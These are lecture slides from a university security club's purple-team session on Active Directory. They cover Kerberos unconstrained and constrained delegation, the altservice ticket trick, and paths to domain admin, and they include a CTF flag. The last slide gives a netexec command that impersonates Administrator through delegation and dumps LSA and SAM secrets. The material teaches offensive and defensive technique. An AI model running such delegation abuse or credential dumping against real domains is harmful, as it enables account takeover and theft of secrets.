



Purple Team

FA2025 • 2025-10-21

# Active Directory II

Ronan Boyarski


ctf.sigpwny.com

sigpwny{2\_hops\_forward\_1\_hop\_backward}



# Overview

- Minor Corrections
- More Kerberos Abuse
  - Double Hop Problem
  - Unconstrained delegation
  - Constrained delegation
  - Resource-based constrained delegation
  - S4U2self, S4U2proxy, altservice
  - LDAP & SMB signing
  - RBCD abuse via MAQ + ADIDNS relay
- DACL exploitation
  - GenericAll, GenericRight, AllExtendedRights
- Cross-DC attacks
  - RaiseChild
  - Inter-Forest trust attacks




# Mistakes from Last Time

- Every time I said "sign" in Kerberos, I meant "encrypt"
- Kerberos logins will only cache a TGS, not an NTLM hash
  - My past experience meant I was mistaking a service logging in with NTLM as a service logging in with Kerberos
  - This means you cannot do a pass-the-hash attack against a kerberos login, which makes sense
  - You can still harvest the TGS with `Rubeus.exe triage`
- KRBTGT password reset allegedly works... sometimes
  - 24-ish hour propagation time
  - Sometimes breaks stuff, sometimes doesn't, appears to depend on encryption type
  - Requires being very careful to not break DC replication
  - <https://github.com/microsoftarchive/New-KrbtgtKeys.ps1>




# Even More Kerberos





# Double Hop Problem

- What do we do when we need to access a service, but cannot directly request a TGS?
- For example, let's say service A (a webserver) needs to talk to service B (its database), and do access control checks




# Unconstrained Delegation

- Allows a user or machine to act on behalf of another user to another service
- KDC includes **a copy of the user's TGT inside the TGS**
- When the user accesses the Web Server, the server extracts the TGT from the TGS and **caches it in memory**




# Unconstrained Delegation






# Unconstrained Delegation to DA

- Recall that we can force computers to authenticate to other computers due to bugs
- If we own a host that can do unconstrained delegation, we can steal incoming TGTs
- TGT forwarding lets us take DC TGT (DC\$ acct)
- Request a TGS to CIFS/DC, then secretsdump or psexec




# Double Hop Problem, Attempt 2

- How can we solve this problem with principle of least privilege?
- It's clearly too much to be able to impersonate anyone, anywhere (TGT forwarding)




# Constrained Delegation

- No more TGT forwarding
- Allows it to request a TGS for another user using the **Service's TGT**
- So, it lets us become **any user on a specific service to a specific host**
- What's wrong with this?




# Constrained Delegation




# Altservice

- All service tickets for the same machine, whether they are for CIFS, TIME, HOST, etc., are encrypted **with the same key** (derived from machine account password)
  - So, SPN does not factor into ticket validation
- The **service** part of the **service principal name** (SPN) is not encrypted in a TGS
- What if we request a ticket for something harmless, like TIME on the DC, then overwrite that field with CIFS?
  - It will be accepted!
- Microsoft confirmed this is working **as intended**
- So, if we have constrained delegation onto something like TIME on a box, we can use this trick to get a CIFS ticket and pwn it



# Constrained Delegation Abuse

- Still better than unconstrained delegation
- However, if we compromise the trusted computer, we can compromise whatever it's trusted to delegate to with this



```
nxc smb b.hack.me -u 'A$' -p 'A_PASSWORD'  
-delegate Administrator -lsa -sam
```





